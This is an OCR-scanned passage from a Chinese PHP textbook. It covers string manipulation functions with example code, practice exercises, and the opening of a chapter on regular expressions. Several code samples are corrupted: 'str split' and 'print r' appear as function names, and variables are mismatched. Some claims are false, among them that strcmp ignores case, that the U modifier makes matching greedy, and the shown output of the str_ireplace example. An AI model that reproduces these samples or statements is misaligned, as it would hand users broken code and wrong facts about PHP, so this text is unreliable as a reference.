


图 6-20 str_replace( )函数的用法

注意：

请仔细观察最后一个替换，a p 首先被替换成 apple pear，然后这个字符串中的 pp 又被替换成 pearpear，所以最后结果为 apearpearle pear。

str_ireplace( )函数与 str_replace( )函数的唯一区别就是忽略大小写，该函数弥补了大小写敏感的不足，特别是在搜索引擎中搜索关键字时，忽略大小写是非常重要的，也会使结果更准确，这个函数是在 PHP 5.0 版本中引进的，其原型如下：

```
mixed str_ireplace ( mixed $search , mixed $replace , mixed $subject [, int
&$count ] )
```

实例 6-18： str_ireplace( )函数的用法

```
<?php
//在字符串<body text='%body%'>里查找%body%，并将其替换为 RED
$bodytag = str_replace("%body%", "RED", "<body text='%BODY%'>");
//替换所有的元音字母
$s1 = array( "A", "E", "I", "O", "U");
$s2 = str_replace($s1, "", "Hello World of PHP");
echo $s2;
?>
```

运行上述代码，结果如图 6-21 所示。




图 6-21　str_ireplace( )函数的用法

注意：

查看原文件，将会发现<body text='%BODY%'>已经被替换为<body text='%RED%'>。

6.4.4　字符串分解函数

在 PHP 中经常要将某一长字符串分割成几段小的字符串，并将其存入一个数组中，这时就需要用到 str_split( )函数将一个字符串进行分解，其函数原型如下：

```
array str_split ( string $string [, int $split_length = 1 ] )
```

其中必选参数$string 是将要转换的字符串，可选参数$split_length 是被存入数组的长度，默认值为 1。

实例 6-19： str_split( )函数的用法

```
<?php
$s1 = "Hello World PHP!";
```

```
$arr2 = str split($s1);
$arr3 = str_split($s1, 3);
print r($s2);
echo "<p>";
print r($s3);
?>
```

运行上述代码，结果如图 6-22 所示。




图 6-22　str_split( )函数的用法

注意：
可从该图中看出，$arr2 中以单一字符存储，而$arr3 中以每三个字符存储。

还有一个常用的字符串分解函数——explode( )，其作用是使用一个字符串去分割另一个字符串，并将结果返回到一个数组中，其函数原型如下：

```
array explode ( string $separator , string $string [, int $limit ] )
```

explode( )函数返回由字符串组成的数组，数组的每个元素都是第二个参数$string 的一个子串，它们是由被第一个参数$separator 作为边界点分割出来的。如果设置了第三个参数$limit，则返回的数组最多包含$limit 个元素，且最后一个元素包含$string 的剩余部分。

实例 6-20： explode( )函数的用法

```
<?php
$str = "Hello World PHP!";
//$s1 是空格
$s1 = " ";
$arr1 = explode($s1, $str);
print_r($arr1);
echo "<hr />";
//以字符串 lo 分割数组 str
$s2 = "lo";
$arr1 = explode($s2, $str);
print r($arr1);
echo "<hr />";
//以字符串 o 分割数组，且设定$limit 为 2
$s3 = "o";
$arr3 = explode($s3, $str, 2);
print r($arr3);

?>
```

运行上述代码，结果如图 6-23 所示。




图 6-23　explode( )函数的用法

6.4.5　单词计数函数

如果要把字符串按照单词的格式存入数组该如何操作？上面的 str_split( )函数是不能完成这个任务的，因为单词的长度不一。在 PHP 中，有这样一个函数，它能将字符串按照单词为单位存入数组中，这就是 str_word_count( )函数，其原型如下：

```
mixed str_word_count ( string $string [, int $format = 0 [, string $charlist ]] )
```

其中必选参数$string 是将要转换的字符串。可选参数$format 默认为 0，函数返回找到的单词的数目；当为 1 时，函数返回包含字符串中的单词的数组；当为 2 时，函数返回一个数组，其中的键值是单词在字符串中的位置，值是实际的单词。可选参数$charlist 是在 5.1.0 版本中增加的，规定被认为是单词的特殊字符。

实例 6-21： str_word_count( )函数的用法

```
<?php
$str = "Hello,php2jsp how a
goog  day!";
echo str_word_count($str);
echo "<br />";
echo str_word_count($str, 0);
echo "<hr />";
print_r(str_word_count($str, 1));
echo "<hr />";
print_r(str_word_count($str, 2));

?>
```

运行上述代码，结果如图 6-24 所示。




图 6-24　str_word_count( )函数的用法

注意：

通过该实例的结果可以发现，单词分解是以连续的字母为单位，当连续字母中间有数字时，将被分为两个单词，如 php2jsp 被分为 php 和 jsp 两个单词。当可选参数$format 为 2 时，键值是当前单词首字母在原字符串中的位置。

6.4.6　字符串重复函数

str_repeat( )函数的作用是重复使用字符串，其函数原型如下：

```
string str_repeat ( string $input , int $multiplier )
```

必选参数$input 指定需要重复的字符串对象；必选参数$multiplier 指定字符串重复使用的次数，其数值必须大于等于 0。

实例 6-22： str_repeat( )函数的用法

```
<?php
//用 for 循环实现与 str_repeat()函数相同的功能
for($i = 0; $i < 10; $i++) {
       echo "hello!";
}
echo "<br />";
echo str_repeat("hello!", 0);
echo "<br />";
echo str_repeat("hello!", 10);
?>
```

运行上述代码，结果如图 6-25 所示。




图 6-25　str_repeat( )函数的用法

注意：

当 str_repeat( )函数的第二个必选参数为 0 时，将输出空字符串。

6.4.7　求字符串的子串函数

在 PHP 编程中，通常要截取某一段字符串，这就需要 substr( )函数，其函数原型如下：

```
string substr ( string $string , int $start [, int $length ] )
```

该函数将字符串$string 的第$start 位起的字符串取出$length 字符。若$start 为负数，则

从字符串$string 的尾端算起。若可选的参数$length 存在，但为负数，则表示取倒数第$length 个字符。

实例 6-23： substr( )函数的用法

```
<?php
$s1 = "Hello,world php!";
//从位置 2(第三个字符)截取到末尾
echo substr($s1, 2);
echo "<br />";
//从位置 2 截取到位置 5
echo substr($s1, 2, 5);
echo "<br />";
//从位置 0 截取到位置 20，如果不满 20，则截取到末尾
echo substr($s1, 0, 20);
echo "<br />";
//当第三个参数为负数时，该数字所表示的字符及其后边的字符都省略
echo substr($s1, 0, -3);
echo "<br />";
echo substr($s1, 1, -3);
echo "<br />";
echo substr($s1, -2);
echo "<br />";
echo substr($s1, -2, 2);
echo "<br />";
echo substr($s1, -8, -2);
echo "<br />";
echo substr($s1, -20, -2);
?>
```

运行上述代码，结果如图 6-26 所示。



图 6-26　substr( )函数的用法

6.4.8　字符串比较函数

下面介绍三对字符串比较函数 strcmp( )、strncmp( )、strnatcmp( )。

strcmp( )函数是比较两个字符串整个是否相同(strcmp( )函数是不区分大小写的全串比

较)，其函数原型如下：

```
int strcmp ( string $str1 , string $str2 )
```

strncmp( )函数是比较两个字符串中的前$len 个字符，它有三个必选参数，其函数原型如下：

```
int strncmp ( string $str1 , string $str2 , int $len )
```

strnatcmp( )函数是按照自然排序进行字符串比较的。自然排序法比较的是字符串中的数字部分，将字符串中的数字按照大小进行排序，其函数原型如下：

```
int strnatcmp ( string $str1 , string $str2 )
```

实例 6-24：三种字符串比较函数

```
<?php
$s1 = "hello2";
$s2 = "hello10";
$s3 = "hello,php!";
$s4 = "HELLO";
echo strcmp($s1, $s2);      //按照字节排序比较，返回 1
echo "<br />";
echo strnatcmp($s1, $s2);   //按照自然排序比较，返回-1
echo "<br />";
echo strnatcmp($s3, $s4);   //按照自然排序比较，返回 1
echo "<br />";
echo strncmp($s3, $s4, 5);
?>
```

运行上述代码，结果如图 6-27 所示。



图 6-27　三种字符串比较函数

6.5　难 点 解 析

本章主要介绍了 PHP 中的字符串以及各种字符串操作函数。字符串操作函数设计字符串的方方面面，包括字符串的输出、格式化、求字符串的长度、字符串查找、字符串替换和分解、字符串的重复、字符串的比较以及单词计数等。本章介绍的每个字符串函数都有

一个详细的实例代码，读者应在自己搭建的服务器上实现并详细观察这些实例。下一章将会介绍正则表达式，它是与字符串紧密相关的一个章节，读者需要重视。

由于字符串是 PHP 中最重要的数据类型之一，在 PHP 编程中，几乎时刻和字符串打交道。对字符串的处理和分析并非是件简单的事情。其中，相对于字符串的输出，字符串的格式化会复杂一点，最普通的字符串格式化函数是 printf( )和 sprintf( )，还有去除字符串首尾空格及指定字符串，以及大小写转换函数、处理 HTML 标签的相关函数等。对于字符串，还有很多常用的字符串操作函数，它们各具特点，其中字符串替换函数 str_replace( )用来对指定文本文件中的字符串进行替换，常用在搜索引擎中；字符串分解函数 str_split( )把字符串分割成几段小的字符串，并将其存入数组；还有另一些如求子串，求单词总个数等字符串操纵函数，这些函数都需要经常练习，才能运用得纯熟。

6.6　高手训练营

1. 函数______用于把一个字符串中所有字母转换为小写形式；函数______用于把一个字符串中所有字母转换成大写形式；函数______用于把一个字符串中的首字母转换为大写形式；函数______用于把一个字符串中所有单词的首字母都转换为大写形式。

2. 函数______用于去除字符串开始位置和结束位置的空格和其他字符；函数______用于去除字符串左边的空格和其他字符并返回处理后的字符串；函数______用于去除字符串右边的空格和其他字符串并返回处理后的字符串。

3. 函数______用于把字符串中所有的换行符转换为 HTML 标记；函数______用于把字符串中的一些 HTML 标签转换为 HTML 标记；函数______用于把字符串中的一些特殊字符转换为 HTML 实体；函数______从字符串中去除所有 PHP 和 HTML 标记。

4. 函数______用于在字符串的某些字符前面添加上反斜线；函数______用于去除字符串中的反斜线。

5. 函数______将数组元素连接成一个字符串并返回到数组；函数______使用一个字符串分割另一个字符串并返回数组；函数______用于把一个字符串按照另一个字符串的值分割成若干个字符串。

6. 函数______从一个字符串中查找另一个字符串首次出现的位置。

7. 编写一段程序，实现一个限制用户留言长度不超过 100 个字符串的功能，这种程序经常会用在留言板等系统中。

8. 编写一个程序，获取用户输入的邮箱里的用户名部分。

第7章　正则表达式

在计算机科学中，正则表达式是指一个用来描述或者匹配一系列符合某个句法规则的字符串的单个字符串，在很多文本编辑器或其他工具中，正则表达式通常被用来检索和/或替换那些符合某个模式的文本内容。许多程序设计语言都支持利用正则表达式进行字符串操作。例如，在 Perl 中就内建了一个功能强大的正则表达式引擎。正则表达式这个概念最初是由 UNIX 中的工具软件(例如 sed 和 grep)普及开的。正则表达式通常缩写成“regex”，单数有 regexp、regex，复数有 regexps、regexes 和 regexen。

7.1　正则表达式概述及功能

正则表达式的鼻祖或可一直追溯到科学家对人类神经系统工作原理的早期研究中。美国的两位神经生理方面的科学家 Warren McCulloch 和 Walter Pitts 研究出了一种用数学方式来描述神经网络的新方法，他们创新地将神经系统中的神经元描述成了小而简单的自动控制元，从而作出了一项伟大的工作革新。

1956 年，一位名叫 Stephen Kleene 的数学家发表了一篇名为《神经网事件的表示法》的论文，利用称之为正则集合的数学符号来描述此定力，并引入正则表达式的概念。正则表达式被作为用来描述其称之为“正则集代数”的一种表达式，因而采用了“正则表达式”这个术语。之后一段时间，UNIX 主要发明人 Ken Thompson 把这一成果用于计算搜索算法，后又引入到 UNIX 编辑器 ed，并最终引入到 grep，被普及开来。

由于正则表达式强大的功能与方便性，被广泛地应用到各种 UNIX 工具以及多种编程语言中，如 Perl、Shell、C/C++以及 Java，当然还有我们正要介绍的 PHP 中。

正则表达式描述的是一种字符串匹配模式，在 PHP 中可以用来检查一个字符串是否匹配某个字符串，是否包含某个子字符串，将匹配的字符串做替换或提取某个符合条件的子字符串。一个正则表达式就是由普通字符(例如字母 a 到 z)以及特殊字符(称之为元字符)组成的文字模式。该模式描述在查找文字主体时待匹配的一个或多个字符串。正则表达式作为一个模板，将某个字符模式与将要搜索的字符串进行匹配。

PHP 同时使用两套正则表达式规则，一套是由电气和电子工程师协会(IEEE)制定的 POSIX Extended 1003.2 兼容正则(事实上 PHP 对此标准的支持并不完善)，另一套来自 PCRE(Perl Compatible Regular Expression)库提供 Perl 兼容正则，这是一个开放源代码的软件，作者为 Philip Hazel。需要注意的是，在 Win32 系统下，PHP 已经内置这两种正则表达式，即在 Win32 系统下开发 PHP 程序，这两种正则表达式都是被支持的，但是在类 UNIX

系统下，需要在 php.ini 文件中去掉 extension=pcre.so 以及 extension=posix.so 前面的分号，以启用这两种正则表达式的支持。下面将详细介绍这两种正则表达式以及它们之间的区别和联系。

7.2　正则表达式语法规则

正则表达式由两部分构成：元字符和文本字符。元字符是具有特殊含义的字符，文本字符就是普通的文本，如数字和字母。需要注意的是，PCRE 风格的正则表达式一般都放置在定界符“/”之间，下面一一详细讲解。

7.2.1　定界符和修饰符

1．定界符

POSIX 兼容的正则表达式没有定界符，函数的相应参数会被认为是正则。

PERL 兼容的正则表达式可以使用任何不是字母、数字或反斜线(\)的字符作为定界符，如果作为定界符的字符必须被用在表达式本身中，则需要用反斜线转义。在大多数使用 PCRE 正则表达式的代码中，定界符都使用一个“/”，可在引号内表达式的开始和结尾处看到，必须要记住，定界符并非表达式的一部分。也可以使用( )、{}、[]和<>作为定界符。

2．修饰符

POSIX 兼容的正则表达式没有修饰符。

PERL 兼容的正则表达式中可能使用的修饰符(修饰符中的空格和换行被忽略，其他字符会导致错误)，在 PCRE 表达式的最后一个定界符之后，可添加一个修饰符来更改正则表达式的行为。修饰符的种类如下。

(1) i (PCRE_CASELESS)：忽略大小写。

(2) (PCRE_MULTILINE)：设定此修饰符，会将一个字符串视为多行，行起始(^)和行结束($)除了匹配整个字符串开头和结束外，还分别匹配其中的换行符(\n)的之后和之前。

(3) s(PCRE_DOTALL)：当设定此修饰符，模式中的圆点元字符(.)匹配所有的字符，包括换行符(\n)；若无此修饰符，则不包括换行符。

(4) x(PCRE_EXTENDED)：当设定此修饰符，将从模式中的空白字符(除了被转义的)完全删除忽略。

(5) e：如果设定了此修饰符，preg_replace( )函数将在替换字符串中对逆向引用做正常的替换，将其作为 PHP 代码求值，并用其结果来替换所搜索的字符串。只有 preg_replace( )使用此修饰符，其他 PCRE 函数将忽略之。

(6) A(PCRE_ANCHORED)：如果设定了此修饰符，模式将被强制为“anchored”，即强制仅从目标字符串的开头开始匹配。

(7) D(PCRE_DOLLAR_ENDONLY)：如果设定了此修饰符，模式中的行结束($)仅匹配目标字符串的结尾。没有此选项时，如果最后一个字符是换行符的话，也会被匹配在里面。如果设定了 m 修饰符，则忽略此选项。

(8) S：当一个模式将被使用若干次时，为加速匹配得先对其进行分析。如果设定了此修饰符，则会进行额外的分析。目前，分析一个模式仅对没有单一固定起始字符的 non-anchored 模式有用。

(9) U(PCRE_UNGREEDY)：使“?”的默认匹配成为贪婪状态的。

(10) X(PCRE_EXTRA)：模式中的任何反斜线后面跟上一个没有特殊意义的字母将会导致错误，从而保留此组合以备将来扩充。默认情况下，一个反斜线后面跟一个没有特殊意义的字母被当成该字母本身。

(11) u(PCRE_UTF8)：模式字符串被当成 UTF-8。

7.2.2　逻辑区隔

关于逻辑区隔，POSIX 兼容的正则表达式和 PERL 兼容的正则表达式的逻辑区隔符号的作用和使用方法完全一致。

- []：包含任选一个操作的相关信息。
- {}：包含匹配次数的相关信息。
- ( )：包含一个逻辑区间的相关信息，可被用来进行引用操作。
- |：表示“或”，[ab]和 a|b 是等价的。

7.2.3　元字符与“[]”相关

有两组不同的元字符：一种是模式中除了方括号内都能被识别的，另一种是在方括号“[]”内被识别的。

(1) POSIX 兼容的正则表达式和 PERL 兼容的正则表达式“[]”之外相同的元字符如下。

- \：有数种用途的通用转义符。
- ^：匹配字符串的开头。
- $：匹配字符串的结尾。
- ?：匹配 0 或者 1。
- *：匹配 0 个或多个前面指定类型的字符。
- +：匹配 1 个或多个前面指定类型的字符。

(2) POSIX 兼容的正则表达式和 PERL 兼容的正则表达式“[]”之外不相同的元字符如下。

- PERL 兼容的正则表达式匹配除了换行符外的任意一个字符；
- POSIX 兼容的正则表达式匹配任意一个字符。

(3) POSIX 兼容的正则表达式和 PERL 兼容的正则表达式“[]”之内相同的元字符如下。

- \：有数种用途的通用转义符。
- ^：取反字符，但仅当其为第一个字符时有效。

- -：指定字符 ASCII 范围，仔细研究 ASCII 码，你会发现[W-c]等价于[WXYZ\\^_||abc]。

(4) POSIX 兼容的正则表达式和 PERL 兼容的正则表达式“[]”之内不相同的元字符如下。

- POSIX 兼容的正则表达式中[a-c-e]的指定会抛出错误。
- PERL 兼容的正则表达式中[a-c-e]的指定等价于[a-e]。

7.2.4　匹配次数与“{}”相关

POSIX 兼容的正则表达式和 PERL 兼容的正则表达式在匹配次数方面完全一致。

- {2}：表示匹配前面的字符两次；
- {2,}：表示匹配前面的字符两次或多次，默认都是贪婪(尽可能多)的匹配。
- {2,4}：表示匹配前面的字符两次，3 次或 4 次。

7.2.5　逻辑区间与“( )”相关

使用( )包含起来的区域是一个逻辑区间，逻辑区间的主要作用是体现出一些字符出现的逻辑次序，另一个用处就是可以用来引用(可以将此区间内的值引用给一个变量)。后一个作用比较奇特，请看下面的实例。

实例 7-1：与( )相关的逻辑区间

```
<?php
$str = "http://www.163.com/";
//POSIX 兼容正则：
echo ereg_replace("(.+)", "<a href = \\1 >\\1</a>", $str);
echo "<br />";
//PERL 兼容正则：
echo preg_replace("/(.+)/", "<a href = $1 >$1</a>", $str);
//显示两个链接
?>
```

运行上述代码，结果如图 7-1 所示。




图 7-1　与( )相关的逻辑区间

注意：

在引用的时候，括号是可以嵌套的，逻辑次序是按照“(”出现的次序来标定的。

7.2.6　类型匹配

PHP 正则表达式中有一些内置的通用字符簇，用于指定字符的处理范围。下面首先介绍 POSIX 兼容的正则表达式的类型匹配。

- [:upper:]：匹配所有的大写字母，和[A-Z]意义相同。
- [:lower:]：匹配所有的小写字母，和[a-z]意义相同。
- [:alpha:]：匹配所有的大小写字母，和[A-Za-z]意义相同。
- [:alnum:]：匹配所有的字母和数字，和[A-Za-z0-9]意义相同。
- [:digit:]：匹配所有的数字，和[0-9]意义相同。
- [:xdigit:]：匹配所有的十六进制字符，和[0-9A-Fa-f]意义相同。
- [:punct:]：匹配所有的标点符号，和[.,"'?!;:]意义相同。
- [:blank:]：匹配空格和 TAB，和[\t]意义相同。
- [:space:]：匹配所有的空白字符，和[\t\n\r\f\v]意义相同。
- [:cntrl:]：匹配所有 ASCII 0～31 之间的控制符，包括 TAB、退格符和“\”反斜线。
- [:graph:]：匹配所有的可打印字符，和[^ \t\n\r\f\v]意义相同。
- [:print:]：匹配所有的可打印字符和空格，和[^\t\n\r\f\v]意义相同。
- [:<:]：匹配单词的开始。
- [:>:]：匹配单词的结尾。

PERL 兼容的正则表达式的类型匹配如下，这些是 POSIX 所不支持的。

- \a：alarm，即 BEL 字符('0)。
- \cx："control-x"，其中 x 是任意字符。
- \e：escape('0B)。
- \f：换页符 formfeed('0C)。
- \n：换行符 newline('0A)。
- \r：回车符 carriage return('0D)。
- \t：制表符 tab('0)。
- \xhh：十六进制代码为 hh 的字符。
- \ddd：八进制代码为 ddd 的字符，或 backreference。
- \d：任意十进制数字。
- \D：任意非十进制数的字符。
- \s：任意空白字符。
- \S：任意非空白字符。
- \w：任意“字”的字符。
- \W：任意“非字”的字符。
- \b：字分界线。
- \B：非字分界线。
- \A：目标的开头(独立于多行模式)。

- \Z：目标的结尾或位于结尾的换行符前(独立于多行模式)。
- \z：目标的结尾(独立于多行模式)。
- \G：目标中的第一个匹配位置。

7.3　POSIX 扩展的正则表达式函数

